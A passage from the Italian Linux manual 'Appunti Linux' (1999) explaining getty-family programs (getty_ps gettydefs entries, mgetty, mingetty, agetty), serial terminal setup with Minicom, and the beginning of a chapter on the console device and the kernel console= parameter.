  Si tratta di una stringa contenente una serie di opzioni rappresentate da nomi particolari, spaziati liberamente. Ciò serve a definire l'impostazione della linea prima che questa venga utilizzata, a meno che il programma Getty abbia ricevuto l'indicazione di un tipo di terminale, solitamente attraverso la riga di comando, dalle cui caratteristiche estrapolare tale informazione.

- ⟨*opzioni-finali*⟩

  Si tratta di una stringa contenente una serie di opzioni rappresentate da nomi particolari, spaziati liberamente. Ciò serve a definire l'impostazione della linea subito prima che venga avviato il programma `/bin/login`.

- ⟨*prompt-di-login*⟩

  Definisce la stringa da utilizzare come invito al *login*. Questa stringa non sostituisce il messaggio introduttivo, *issue*, ma si aggiunge a questo, alla fine. Generalmente si tratta semplicemente della stringa **`login:`**.

  La stringa in questione preserva gli spazi, come sarebbe logico, e può contenere sequenze di controllo che poi devono essere interpretate dal programma Getty particolare. Generalmente, i programmi Getty che fanno uso di questo file di configurazione, ammettono l'uso degli stessi codici che possono essere inseriti nel file `/etc/issue`.

- ⟨*etichetta-successiva*⟩

  L'ultimo campo è un riferimento a una voce alternativa. Generalmente, quando il programma Getty riceve un carattere *break*, cerca di gestire la linea nel modo definito dalla voce successiva, indicata da questo nome. Per evitare problemi con gli spazi, questo nome inizia immediatamente dopo il simbolo **`#`**.

È importante ricordare che il programma **`getty`** standard (quello del pacchetto Getty_ps), permette di verificare la correttezza formale di questo file, attraverso l'opzione **`-c`**.

Quando il programma Getty non trova la voce richiesta nel file `/etc/gettydefs`, utilizza la prima voce esistente. Per questo è importante che tale voce sia scelta con cura. Generalmente si tratta di quella adatta alle console virtuali: **`VC`**.

### Alcune impostazioni di linea

Come si è accennato, la configurazione della linea attraverso le opzioni relative è un'operazione piuttosto delicata, tanto che generalmente conviene usare le impostazioni già presenti nel file `/etc/gettydefs`. Tuttavia, la conoscenza delle opzioni più comuni può aiutare a leggere tale file.

È importante tenere a mente che, nella maggior parte dei casi, tali opzioni possono essere usate come sono, oppure precedute da un trattino (**`-`**). Nel primo caso si intende l'attivazione della funzione a cui l'opzione fa riferimento, nel secondo la sua disattivazione.

---

`B`⟨*velocità*⟩

Sta a indicare la velocità da utilizzare. I valori utilizzabili sono prestabiliti e corrispondono a: **`B0`**, **`B50`**, **`B75`**, **`B110`**, **`B134`**, **`B150`**, **`B200`**, **`B300`**, **`B600`**, **`B1200`**, **`B1800`**, **`B2400`**, **`B4800`**, **`B9600`**, **`B19200`**, **`B38400`**, **`B57600`**, **`B115200`**, **`B230400`**. Come si vede esiste anche la velocità nulla, **`B0`**, che però acquista un significato speciale: serve a terminare una comunicazione.

`SANE`

Non si tratta di una modalità particolare, ma di un gruppo di modalità definite simultaneamente. Si tratta di un modo per definire una serie di caratteristiche nella maniera ritenuta più opportuna dalla consuetudine. Generalmente, **`SANE`** appare come seconda opzione, subito dopo l'indicazione della velocità, in modo da permettere la modifica di queste definizioni implicite. Se si desidera approfondire il problema, si tenga presente che **`SANE`** dovrebbe coincidere con l'insieme di: **`BRKINT`**, **`IGNPAR`**, **`ISTRIP`**, **`ICRNL`**, **`IXON`**, **`OPOST`**, **`CS8`**, **`CREAD`**, **`ISIG`**, **`ICANON`**, **`ECHO`**, **`ECHOK`**.

`CS8`

Definisce la comunicazione a 8 bit. Questa opzione è già parte di **`SANE`** e viene utilizzata esplicitamente proprio quando quest'ultima è mancante.

`[-]ISTRIP`

Elimina l'ottavo bit. Generalmente questa opzione viene disattivata esplicitamente dopo **`SANE`**, che invece la attiva.

`[-]CLOCAL`

Ignora le linee di controllo del modem. Questa opzione viene usata (attivandola) ogni volta che la linea non viene gestita attraverso un modem.

`[-]HUPCL`

Abbassa le linee di controllo del modem quando l'ultimo processo chiude il dispositivo corrispondente. In pratica si esegue un aggancio (*hung up*). Questa opzione viene usata generalmente (attivandola) ogni volta che la linea viene gestita attraverso un modem.

`CRTSCTS`

Attiva il controllo di flusso hardware, ovvero RTS/CTS. L'assenza di questa opzione fa in modo che venga utilizzato il controllo di flusso software, che richiede un cavo seriale composto da meno fili. Tuttavia, velocità superiori a **`B9600`** richiedono generalmente il controllo di flusso hardware.

### Esempi

```
VC# B9600 SANE CLOCAL # B9600 SANE -ISTRIP CLOCAL #@S login: #VC
```

Si riferisce alla linea di una console virtuale. Trattandosi di un collegamento che non fa uso né di porta seriale, né di modem, mancano le opzioni **`HUPCL`** e **`CRTSCTS`**. Si può osservare che il nome del riferimento finale è fatto alla stessa voce, dal momento che non esistono modalità differenti ammissibili.

```
DT9600# B9600 CS8 CLOCAL # B9600 SANE -ISTRIP CLOCAL #@S login: #DT9600
```

Si tratta della voce adatta a un terminale connesso direttamente attraverso la porta seriale, senza modem. In questo caso, la bassa velocità, **`B9600`**, ammette l'uso di un controllo di flusso software, e per questo è assente l'opzione **`CRTSCTS`**.

Nei terminali connessi in questo modo, non ha senso la possibilità di modificare automaticamente la velocità della linea, e per questo il riferimento finale è fatto alla stessa voce.

```
DT38400# B38400 CS8 CLOCAL CRTSCTS # B38400 SANE -ISTRIP CLOCAL CRTSCTS
#@S login: #DT38400
```

Questa voce (suddivisa su due righe per motivi tipografici) è analoga a quella dell'esempio precedente, con la differenza fondamentale che la velocità della linea è più elevata. Questo costringe anche all'utilizzo del controllo di flusso hardware.

```
F38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS
#@S login: #F38400
```

Questa voce (suddivisa su due righe per motivi tipografici) si distingue dall'esempio precedente per l'utilizzo di un modem. Per questo è scomparso l'uso dell'opzione **`CLOCAL`** e al suo posto è apparsa **`HUPCL`**.

```
38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS
#@S login: #19200
```

Rispetto all'esempio precedente, questa voce ha un riferimento finale a un'altra voce che utilizza una velocità inferiore. Ciò permette di adattare la velocità in modo automatico in funzione dell'invio del carattere *break*.

### 26.3.3 /var/run/utmp

Il file `/var/run/utmp` viene gestito dai programmi che controllano l'accesso al sistema: in particolare dai programmi Getty. Viene descritto nella sezione 28.2.5.

## 26.4 mgetty

**`mgetty`** è un programma Getty tra i più sofisticati, adatto esclusivamente per le connessioni attraverso porte seriali, modem incluso. Qui si intende introdurne il suo funzionamento, in particolare per ciò che riguarda i terminali seriali, senza modem.

Il sistema di *lock* delle porte seriali adottato da **`mgetty`** è compatibile con i programmi *uucp*, e quindi anche con **`uugetty`**.

> Il problema più importante di **`mgetty`** sta nel fatto che alcuni dettagli sulla sua configurazione possono essere definiti solo in fase di compilazione. Per questo motivo, quando si connette un terminale attraverso una porta seriale (senza l'uso di modem), è necessario utilizzare un cavo Null-modem a sette fili (appendice, tabella E.4) in modo da permettere un controllo di flusso hardware.

> **`mgetty`** utilizza un metodo particolare per impedire il *login* attraverso determinate porte. È sufficiente che sia presente il file `/etc/nologin.tty`... per impedire che possa essere utilizzato il terminale `/dev/tty`... corrispondente. Il contenuto del file non conta.

> I dispositivi seriali utilizzabili con **`mgetty`** sono esclusivamente quelli che corrispondono al modello `/dev/ttyS*` (`ttyS0`, `ttyS1`, ecc.).

Teoricamente, **`mgetty`** dovrebbe essere in grado di utilizzare la configurazione definita dal file `/etc/gettydefs`. In pratica, ciò potrebbe risultare piuttosto difficile, o inopportuno. Generalmente, il file `/etc/mgetty+sendfax/mgetty.config` svolge il ruolo di file di configurazione più importante di **`mgetty`**.

## 26.4.1 # mgetty

`mgetty [`⟨*opzioni*⟩`]` ⟨*linea-tty*⟩

**`mgetty`** è un programma di connessione molto complesso. La sua configurazione avviene fondamentalmente attraverso il file `/etc/mgetty+sendfax/mgetty.config`, ma alcune caratteristiche possono essere ridefinite anche attraverso le opzioni della riga di comando.

Alcune opzioni

`-x` *n*

Permette di definire il livello diagnostico attraverso l'indicazione di un numero, da 0 a 9. Zero significa che non si vuole alcuna informazione, mentre il numero 9 genera la maggior quantità di notizie. Tali indicazioni vengono inserite in un file di registrazioni, e dovrebbe trattarsi precisamente di `/var/log/log_mg.`⟨*linea*⟩ (per esempio, la connessione con la prima porta seriale dovrebbe generare il file `/var/log/log_mg.ttyS0`).

`-s` ⟨*velocità*⟩

Imposta la velocità della porta.

`-r`

Definisce in modo esplicito che si utilizza una linea seriale diretta (7 fili) senza la presenza di alcun modem. In pratica, si evita che **`mgetty`** inizializzi il modem e si attenda un qualche responso dallo stesso.

`-p` ⟨*prompt*⟩

Permette di definire una stringa di invito da inviare all'utente che tenta di connettersi, e questo in alternativa al consueto **`login:`**. Si possono usare le stesse sequenze di escape che sono ammissibili nel file `/etc/issue`, descritte nella tabella 26.4.

`-i` ⟨*file-issue*⟩

Permette di definire un file *issue* alternativo al solito `/etc/issue`.

Esempi

Gli esempi seguenti si riferiscono a record del file `/etc/inittab`, in cui la riga di comando di **`mgetty`** definisce il suo funzionamento, supponendo che il file di configurazione `/etc/mgetty+sendfax/mgetty.config` non sia stato predisposto.

---

```
s1:2345:respawn:/sbin/mgetty -r -s 19200 ttyS1
```

Attiva **`mgetty`** per una connessione diretta, senza modem, a una velocità di 19200, sulla seconda porta seriale (`/dev/ttyS1`).

```
s1:2345:respawn:/sbin/mgetty -r -x 9 -s 19200 ttyS1
```

Come nell'esempio precedente, con la differenza che viene attivato il controllo diagnostico nel file `/var/log/log_mg.ttyS1`.

## 26.4.2 /var/log/log_mg.ttyS*

A meno che **`mgetty`** sia stato compilato con una configurazione particolare, può essere gestito un file di registrazioni per ogni porta seriale utilizzata. Il nome di questi file dovrebbe risultare conforme al modello seguente,

`/var/log/log_mg.`⟨*linea*⟩

dove la parte finale risulta corrispondere al dispositivo della linea seriale utilizzata (**`ttyS0`**, **`ttyS1`**, ecc.).

La registrazione non è automatica, e dipende dalla richiesta esplicita attraverso l'opzione **`-x`** oppure dalla direttiva **`debug`** del file `/etc/mgetty+sendfax/mgetty.config`.

Come già accennato, **`mgetty`** potrebbe essere predisposto in fase di compilazione per l'utilizzo del registro del sistema per lo scarico di queste informazioni.

### 26.4.3 /etc/nologin.ttyS*

Se è presente il file `/etc/nologin.tty`... **`mgetty`** impedisce il *login* attraverso il terminale corrispondente al dispositivo `/dev/tty`... In pratica, trattandosi di dispositivi seriali, si tratterà di `/dev/ttyS0`, `ttyS1`,...

Per esempio, se è presente il file `/etc/nologin.ttyS1`, non viene consentito l'accesso attraverso un terminale connesso sulla seconda porta seriale.

Questo meccanismo permette anche di impedire/consentire l'accesso in modo dinamico, in dipendenza di altri fattori. Un programma potrebbe verificare periodicamente l'esistenza di determinate condizioni e creare o rimuovere il file `/etc/nologin.tty`... corrispondente.

### 26.4.4 /etc/mgetty+sendfax/mgetty.config

Il file `/etc/mgetty+sendfax/mgetty.config` rappresenta la forma di configurazione principale di **`mgetty`**. Le direttive di questo file sono molto semplici, e si esprimono indicando una parola chiave seguita da uno spazio bianco e quindi, eventualmente, dal valore che le si vuole abbinare, nella forma seguente:

⟨*parola-chiave*⟩ [⟨*valore*⟩]

Le righe vuote e quelle che iniziano con il simbolo **`#`**, cioè i commenti, sono ignorate. Il contenuto del file è divisibile in sezioni contenenti ognuna la configurazione riferita a ogni porta seriale utilizzata. In pratica, quando si incontra la direttiva **`port`**, tutto quello che segue fino alla prossima direttiva **`port`**, riguarda solo quella porta seriale particolare. Inoltre, tutto ciò che precede la prima direttiva **`port`**, viene inteso come riferito a tutte le porte seriali nel loro insieme.

L'esempio seguente dovrebbe chiarire il meccanismo.

```
# Direttive globali per tutte le porte.
debug 4

# Prima porta seriale
port ttyS0
speed 38400
```

Il valore abbinabile alle varie parole chiave può essere di vari tipi:

- una stringa senza delimitatori;
- una sequenza di attesa e invio per il modem, e in tal caso le varie stringhe di attesa e invio, a cominciare da quella di attesa iniziale, sono separate tra loro da uno spazio bianco;
- un numero intero che può essere interpretato in modo decimale, ottale o esadecimale, a seconda che questo inizi con un numero diverso da zero, con uno zero o con il prefisso 0x...;
- un valore booleano, esprimibile con le sigle **`y`**, **`yes`**, **`t`**, **`true`**, per il valore *Vero*, e **`n`**, **`no`**, **`f`**, **`false`**, per il valore *Falso*.

Una parola chiave può anche non essere seguita da alcun valore, e in tal caso si intende che questa non è stata definita, quando possibile, oppure viene inteso come un errore se un assegnamento è obbligatorio, come nel caso dei dati booleani.

Le opzioni della riga di comando di **`mgetty`** prendono la precedenza sulla configurazione di questo file.

#### Alcune direttive

Le direttive descritte di seguito sono limitate a quelle che possono essere utili nel caso di connessione diretta senza modem.

`port` ⟨*dispositivo*⟩

Definisce l'inizio di una sezione specifica per una porta seriale particolare, identificata attraverso il nome del dispositivo.

`speed` ⟨*velocità*⟩

Specifica la velocità della porta seriale attraverso l'indicazione di un numero intero. È importante che il numero indicato esprima una velocità valida. Corrisponde all'uso dell'opzione **`-s`**.

`direct` {`yes`|`no`}

Se attivato (**`yes`**) fa in modo che **`mgetty`** tratti la linea come un collegamento diretto, senza la presenza di un modem. Corrisponde all'uso dell'opzione **`-r`**.

`debug` ⟨*livello-diagnostico*⟩

Definisce il livello di dettaglio dei messaggi diagnostici inseriti nel file delle registrazioni, solitamente `/var/log/log_mg.ttyS*`. Il livello si esprime con un numero da 0 (nessuna indicazione) a 9 (massimo dettaglio). Corrisponde all'uso dell'opzione **`-x`**.

`term` ⟨*tipo-di-terminale*⟩

Definisce il nome del terminale da utilizzare per inizializzare la variabile di ambiente **`TERM`**.

Esempi

`port ttyS1`

Definisce l'inizio di una sezione specifica per la seconda porta seriale (`/dev/ttyS1`).

`speed 38400`

Definisce la velocità della porta seriale a 38400 bps.

`direct yes`

Specifica che si tratta di una connessione diretta senza modem.

`debug 4`

Fissa un livello diagnostico intermedio.

`term vt100`

Indica il tipo del terminale come **`vt100`**.

———

L'esempio seguente mostra il file `mgetty.config` e il record di `/etc/inittab` necessario ad attivare la prima porta seriale per una connessione diretta senza modem.

```
# /etc/mgetty+sendfax/mgetty.config

# Configura la seconda porta seriale
port ttyS0
        direct yes
        debug 9
        speed 57600
        term vt100
```

———

```
# /etc/inittab
#...
7:2345:respawn:/sbin/mgetty ttyS0
```

### 26.4.5 /etc/mgetty+sendfax/login.config

Il file `/etc/mgetty+sendfax/login.config` permette di distinguere la modalità di accesso a seconda del nominativo-utente utilizzato. La documentazione standard di questo file è contenuta semplicemente nei commenti dell'esempio che viene distribuito assieme a **`mgetty`**. In generale, il file è composto da record corrispondenti a righe contenenti dei campi distinti in base alla presenza di uno o più caratteri di spaziatura orizzontale (spazi e tabulazioni), secondo la sintassi seguente:

⟨*nominativo-utente*⟩ ⟨*identità-utente*⟩ ⟨*voce-utmp*⟩ ⟨*programma-login*⟩ [⟨*argomenti-del-programma-login*⟩...]

Inoltre, come consuetudine diffusa, le righe bianche, o vuote, e quelle che iniziano con il simbolo **`#`** sono ignorate. I campi hanno il significato seguente:

- ⟨*nominativo-utente*⟩

  rappresenta il nome utilizzato per accedere, o un gruppo di nomi se inizia o termina con un asterisco (**`*`**), indicando in questo modo, rispettivamente, i nomi che terminano o iniziano con la stringa indicata;

- ⟨*identità-utente*⟩

  rappresenta il nominativo-utente del sistema (secondo quanto contenuto nel file `/etc/passwd`) che si vuole sia utilizzato per avviare il programma di *login*;

- ⟨*voce-utmp*⟩

  rappresenta la voce da inserire nel file `/var/run/utmp`, in pratica ciò che appare quando si utilizza il comando **`who`**;

- ⟨*programma-login*⟩

  rappresenta il programma da utilizzare per il *login*, e può essere seguito da un numero indefinito di argomenti.

Per iniziare a comprendere il senso di queste informazioni, basti pensare che è **`mgetty`** a ricevere il nome inserito dall'utente che vuole accedere, e in base a questo può selezionare un diverso comportamento. Precisamente:

1. inserisce una voce nel file `/var/run/utmp`, utilizzando per questo il nominativo indicato nel terzo campo (⟨*voce-utmp*⟩);

2. cambia l'utente attivo facendo in modo che coincida con quello specificato nel secondo campo (⟨*identità-utente*⟩);

3. esegue il programma indicato nel quarto campo, con gli argomenti indicati eventualmente nei campi successivi.

Il secondo e il terzo campo, ovvero ⟨*identità-utente*⟩ e ⟨*voce-utmp*⟩, possono contenere un trattino (**`-`**), che sta a indicare che per questi dati non viene fissato alcun valore; il terzo campo, ⟨*voce-utmp*⟩, può contenere il simbolo **`@`** che sta a rappresentare lo stesso nome utilizzato per il *login*. Nello stesso modo, se appare il simbolo **`@`** tra gli argomenti del programma di *login*, questo viene sostituito con il nominativo utilizzato effettivamente per accedere.

Esempi

```
*           -           -           /bin/login @
```

Questa è la direttiva predefinita, con cui, per ogni nominativo usato per il *login* viene utilizzato il programma `/bin/login` seguito dallo stesso nominativo-utente, rappresentato dal simbolo **`@`**. In generale, questo record va posto alla fine del file.

```
marameo-maramao         -           -           /bin/login daniele
```

Questa direttiva rappresenta una variante dell'esempio precedente, in cui si fa in modo che un utente acceda utilizzando uno pseudonimo. In questo caso si deve accedere utilizzando il nome **`marameo-maramao`** per essere riconosciuti come l'utente **`daniele`**.

```
marameo         nobody  -           /bin/sh
```

Questa direttiva permette di accedere con il nome **`marameo`**, senza la richiesta di una password. Chi accede in questo modo ottiene i privilegi dell'utente **`nobody`**.

```
marameo         -           -           /bin/false
```

In questo modo, chi accede con il nome **`marameo`** non può fare nulla, perché invece di `/bin/login` viene avviato `/bin/false` che blocca di fatto ogni attività.

## 26.5 Altri programmi Getty

A fianco dei programmi Getty visti fino a questo punto, ne esistono altri meno complessi e realizzati per esigenze specifiche. In particolare, **`mingetty`** e **`agetty`** non richiedono file di configurazione, a parte `/etc/issue`.

### 26.5.1 # mingetty

`mingetty [`⟨*opzioni*⟩`]` ⟨*console-virtuale*⟩

**`mingetty`** è un programma Getty minimo, per l'accesso esclusivo attraverso console virtuali di GNU/Linux. Per questo, è particolarmente indicato per risparmiare memoria nei sistemi minimi, e non richiede file di configurazione, a parte il messaggio *issue* nel file `/etc/issue`.

Opzioni

`--noclear`

Non ripulisce lo schermo prima di richiedere il *login*.

`--long-hostname`

Visualizza il nome completo dell'elaboratore all'atto della richiesta di *login*.

Esempi

Gli esempi seguenti si riferiscono a record del file `/etc/inittab`.

---

```
1:12345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6
```

Questi record attivano le prime sei console virtuali in corrispondenza dei livelli di esecuzione da 2 a 5. In particolare, la prima console virtuale viene attivata anche con il livello 1.

### 26.5.2 # agetty

`agetty [`⟨*opzioni*⟩`]` ⟨*velocità*⟩`[,...]` ⟨*porta*⟩ `[`⟨*variabile-term*⟩`]`

**`agetty`** è un programma Getty ridotto, per l'accesso attraverso console virtuali di GNU/Linux e le porte seriali. Non richiede file di configurazione, a parte il messaggio *issue* nel file `/etc/issue`, e tutte le eventuali impostazioni vanno date attraverso la riga di comando.

Argomenti

⟨*porta*⟩

Si tratta del nome del file di dispositivo che identifica il terminale da utilizzare. È riferito alla directory `/dev/`, quindi, per esempio, **`tty1`** si riferisce al file di dispositivo `/dev/tty1`.

⟨*velocità*⟩

È un elenco, separato da virgole, di una o più velocità di trasmissione espresse in bps. Ogni volta che **`agetty`** riceve un carattere *break*, seleziona la velocità successiva nell'elenco. Dopo l'ultima, riprende dalla prima.

Di solito, si preferisce indicare le velocità in ordine decrescente.

⟨*variabile-term*⟩

L'ultimo argomento può essere il valore da assegnare alla variabile **`TERM`** che poi viene ereditata da **`login`** e dalla shell.

Alcune opzioni

`-h`

Abilita il controllo di flusso hardware (RTS/CTS).

`-i`

Non visualizza il contenuto del file `/etc/issue` (e di nessun altro equivalente) prima di emettere l'invito al *login*. Ciò può essere utile nel caso in cui, per motivi tecnici, sia preferibile evitare di inviare troppi dati prima della richiesta di *login*.

`-f` ⟨*file*⟩

Permette di indicare un nome diverso da quello predefinito per il file *issue*, cioè quello usato per emettere un messaggio introduttivo.

`-I` ⟨*stringa-di-inizializzazione*⟩

Permette di inviare al terminale, o al modem, una stringa di inizializzazione, prima di qualunque altro dato. Per indicare caratteri speciali non stampabili, si può usare la forma ottale di tre cifre numeriche precedute da una barra obliqua inversa (**`\`**).

`-l` ⟨*programma-di-login*⟩

Permette di indicare un programma di *login* diverso da quello predefinito: `/bin/login`.

`-m`

Fa in modo che **`agetty`** tenti di determinare la velocità da utilizzare dal messaggio di stato **`CONNECT`** dei modem compatibili Hayes.

`-n`

Fa in modo che non venga richiesto il *login*. Può avere senso questa modalità se si utilizza anche l'opzione **`-l`** per accedere al sistema in modo diverso.

`-t` ⟨*tempo-massimo*⟩

Permette di definire un tempo massimo di attesa, espresso in secondi. Se il *login* non viene effettuato entro il tempo previsto, si interrompe la comunicazione. Di solito si utilizza questa opzione solo per le connessioni remote attraverso l'uso del modem.

`-L`

Specifica in modo esplicito che si tratta di una linea locale, senza che ci sia la necessità di individuare la presenza di una portante. Può essere utile, se si utilizza una linea seriale locale che non dispone del segnale di portante.

`-w`

Attente di ricevere dall'utente o dal modem un segnale di <*CR*> o <*LF*>, prima di inviare il contenuto del file *issue* e la richiesta di *login*. L'uso di questa opzione è molto importante se si utilizza anche l'opzione **`-I`**.

## 26.6 Predisposizione di un terminale seriale.

Un terminale seriale può essere predisposto semplicemente utilizzando un elaboratore con un sistema operativo qualunque, purché provvisto di software necessario a emulare un terminale seriale. Per fare un esempio con lo stesso GNU/Linux, si può utilizzare il programma Minicom.

> In linea di massima, i vari programmi Getty sono predisposti per la consuetudine diffusa di usare una codifica 8N1, ovvero: 8 bit dati senza alcuna parità, e un bit di stop. Questa impostazione va mantenuta sempre, a meno di sapere esattamente quello che si sta facendo.

Il parametro più importante che può essere modificato è la velocità (espressa in bps), e questa deve essere stabilita precisamente, e in modo identico tra Getty e il programma di emulazione di terminale all'altro capo del filo.

Il controllo di flusso dovrebbe essere sempre di tipo hardware, cioè RTS/CTS. Eccezionalmente si può usare un controllo di flusso software, cioè XON/XOFF, per esempio quando si è costretti a utilizzare un cavo seriale a tre fili; ciò purché Getty sia in grado di operare in questo modo, e che la velocità di comunicazione sia sufficientemente bassa da permetterlo (da 9600 in giù).[2]

Come ultimo problema, occorre verificare per quali tipi di terminali standard può essere configurato il programma di emulazione. Generalmente, tutti i programmi di questo tipo dovrebbero essere in grado di operare come terminali **`vt100`**; se però il programma a disposizione offre di meglio, è sempre il caso di sfruttare tali caratteristiche.

### 26.6.1 Descrizione di un esempio

Per fare un esempio semplice e comune, si immagini di volere predisporre un terminale seriale utilizzando Getty_ps da una parte e Minicom dall'altra, collegando i due elaboratori con un cavo seriale adatto per il controllo di flusso hardware (7 fili). Nell'elaboratore in cui è in funzione Getty si utilizza la prima porta seriale, mentre in quello che funge da terminale si vuole utilizzare la seconda porta seriale. La velocità di trasmissione sia di 38400 bps. Infine, per evitare problemi di compatibilità, si decide di utilizzare l'emulazione per il tipo di terminale **`vt100`**.

La prima cosa da fare è predisporre il file `/etc/gettydefs` nell'elaboratore da usare per ricevere il collegamento attraverso il programma Getty. Normalmente dovrebbe essere già presente la direttiva seguente (qui appare divisa su due righe per motivi tipografici).

```
DT38400# B38400 CS8 CLOCAL CRTSCTS # B38400 SANE -ISTRIP CLOCAL CRTSCTS
#@S login: #DT38400
```

Quindi occorre modificare il file `/etc/inittab` in modo da avviare il programma **`getty`** di Getty_ps utilizzando questa voce del file di configurazione per la prima porta seriale, specificando l'utilizzo di un terminale **`vt100`**.

```
s1:2345:respawn:/sbin/getty ttyS0 DT38400 vt100
```

[2] È il caso di ricordare che **`mgetty`** è quasi sempre predisposto per operare esclusivamente con un controllo di flusso hardware.

Dall'altro capo, nell'elaboratore che funge da terminale, occorre configurare Minicom (l'eseguibile corrispondente è **`minicom`**) almeno per ciò che riguarda la connessione seriale (si era stabilito in particolare di utilizzare la seconda porta seriale). Sotto questo punto di vista, Minicom è descritto meglio nel capitolo 93, in ogni caso, alla fine, la maschera della configurazione della porta seriale dovrebbe apparire nel modo seguente:

```
A -    Serial Device      : /dev/ttyS1
B - Lockfile Location     : /var/lock
C -   Callin Program      :
D -  Callout Program      :
E -    Baud/Par/Bits      : 38400 8N1
F - Hardware Flow Control : Yes
G - Software Flow Control : No
```

Si osservi la scelta della seconda porta seriale, `/dev/ttyS1`; si osservi la velocità, la dimensione dei caratteri (*data bit*), la parità e la durata dello stop (8N1); infine si osservi l'attivazione del controllo di flusso hardware.

Minicom opera normalmente emulando il terminale **`vt102`**, compatibile con il tipo **`vt100`**.

### 26.6.2 Conseguenze

L'uso di un terminale rispetto a una console comporta delle conseguenze operative non trascurabili legate al comportamento della tastiera e alla visualizzazione dei caratteri sul video.

Questo problema era già stato presentato nel capitolo 25, nelle sezioni dedicate ai sistemi Termcap e Terminfo.

In pratica, la visualizzazione di certi simboli può variare, specialmente le bordature vengono sostituite con caratteri normali; inoltre, alcuni tasti funzionali e alcune combinazioni di tasti diventano inutilizzabili.

## 26.7 Riferimenti

- Greg Hankins, *The Linux Serial HOWTO*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Capitolo 27

# Console

In questo capitolo si fa ampiamente riferimento a concetti legati ai file di dispositivo e alle loro caratteristiche definite in base al numero primario e secondario. Questo argomento verrà trattato in un altro capitolo; per il momento, il lettore in difficoltà dovrebbe cercare soltanto di intuire il senso della cosa.

Nei sistemi Unix, la console è il terminale principale e come tale ha un ruolo fondamentale. Generalmente, con GNU/Linux non si avverte questo particolare perché la gestione normale delle console virtuali fa sì che la «console» sia semplicemente quella console virtuale che si adopera in un determinato momento.

> Le indicazioni di questo capitolo fanno riferimento particolarmente alle convenzioni stabilite con i kernel 2.2.*. Anche se si utilizzano questi kernel, qualcosa potrebbe non funzionare come previsto, a causa di altri programmi che potrebbero non essere stati adattati alla nuova situazione.

## 27.1 Console vera e propria e console virtuali

Per fare un po' di chiarezza tra console e console virtuali, è bene dare un'occhiata ai file di dispositivo.

```
# ls -l /dev/console /dev/tty /dev/tty[0-9]
```

Con i nuovi kernel 2.2.*, sono stati modificati i numeri primario e secondario di alcuni dispositivi. Attualmente, il risultato dovrebbe essere quello che segue, tenendo conto che la proprietà e i permessi cambiano in funzione dell'uso che si sta facendo in un determinato momento:

```
crw-------   1 root     root       5,   1 mag  5  1998 /dev/console
crw-rw-rw-   1 root     root       5,   0 mag  5  1998 /dev/tty
crw-------   1 root     root       4,   0 mag  5  1998 /dev/tty0
crw-------   1 root     root       4,   1 mag  5  1998 /dev/tty1
crw-------   1 root     root       4,   2 mag  5  1998 /dev/tty2
crw-------   1 root     root       4,   3 mag  5  1998 /dev/tty3
crw-------   1 root     root       4,   4 mag  5  1998 /dev/tty4
crw-------   1 root     root       4,   5 mag  5  1998 /dev/tty5
crw-------   1 root     root       4,   6 mag  5  1998 /dev/tty6
crw-------   1 root     root       4,   7 mag  5  1998 /dev/tty7
crw-------   1 root     root       4,   8 mag  5  1998 /dev/tty8
crw-------   1 root     root       4,   9 mag  5  1998 /dev/tty9
```

Si osservi prima di tutto che il dispositivo `/dev/console` ha numero primario 5 e numero secondario 1, mentre in origine si utilizzavano i numeri 4,0, corrispondenti al dispositivo `/dev/tty0`. Se dovesse essere necessario, si possono creare questi due dispositivi con i comandi seguenti (si comincia dalla cancellazione di quelli vecchi).

```
# rm /dev/console /dev/tty0
```

```
# mknod -m 600 /dev/console c 5 1
```

```
# mknod -m 600 /dev/tty0 c 4 0
```

Osservando i numeri primario e secondario dell'elenco mostrato, si comprende meglio lo scopo di questi file di dispositivo. I dispositivi `/dev/tty1`, `/dev/tty2`,... rappresentano ognuno una console virtuale; il dispositivo `/dev/tty0` rappresenta quella attiva, mentre `/dev/tty` rappresenta il terminale attivo, in senso più ampio.

Con i kernel 2.0.*, `/dev/console` aveva i numeri 4,0, corrispondenti all'attuale `/dev/tty0`, ovvero alla console virtuale attiva. La console è il terminale principale di un sistema, quello su cui devono apparire i messaggi di sistema più importanti, e quello che viene usato dai programmi in mancanza d'altro. Quando GNU/Linux poteva gestire esclusivamente console rappresentate dalla tastiera dell'elaboratore e dalla scheda video tradizionale, era corretto considerare `/dev/console` un modo alternativo di identificare la console virtuale attiva; ma all'estendersi delle possibilità di GNU/Linux, diventa importante poter definire espressamente a cosa corrisponda tale dispositivo.

## 27.2 Definizione esplicita della console

Se non viene specificato diversamente, la console, cioè il dispositivo `/dev/console`, corrisponde semplicemente alla prima unità in grado di assolvere allo scopo; nella maggior parte dei casi si tratta alla console virtuale attiva in un certo momento.

Non esistendo un'unità fisica corrispondente univocamente alla console, questa può essere soltanto associata a un altro dispositivo esistente, come una console virtuale o un altro tipo di terminale. Allo stato attuale, con i kernel 2.2.* è possibile abbinare la console alla console virtuale attiva, a una console virtuale specifica o a una linea seriale. Per questo si interviene con un parametro del kernel.

`console=`⟨*dispositivo*⟩`[,`⟨*opzioni*⟩`]`

Al parametro **`console`** può essere abbinato il dispositivo a cui si vuole fare riferimento, senza aggiungere il percorso (`/dev/`), e se necessario possono essere aggiunte altre opzioni che riguardano la velocità, la parità e il numero di bit. Per esempio, il parametro **`console=tty10`**, fa in modo che la decima console virtuale sia anche la console vera e propria.

> Utilizzando il parametro **`console`**, si stabilisce a cosa corrisponda il dispositivo `/dev/console`. Dipende dai programmi il fatto che tale dispositivo venga utilizzato o meno. In generale, questo significa che i messaggi più importanti appariranno lì; niente di più.

Se si avvia il kernel attraverso LILO, il parametro può essere fornito attraverso la direttiva **`append`**, come si vede nell'esempio seguente:

```
image=/boot/vmlinuz-2.1.131-1
        label=linux
        root=/dev/hda4
        append="console=tty10"
        read-only
```

## 27.3 Usare o non usare la console

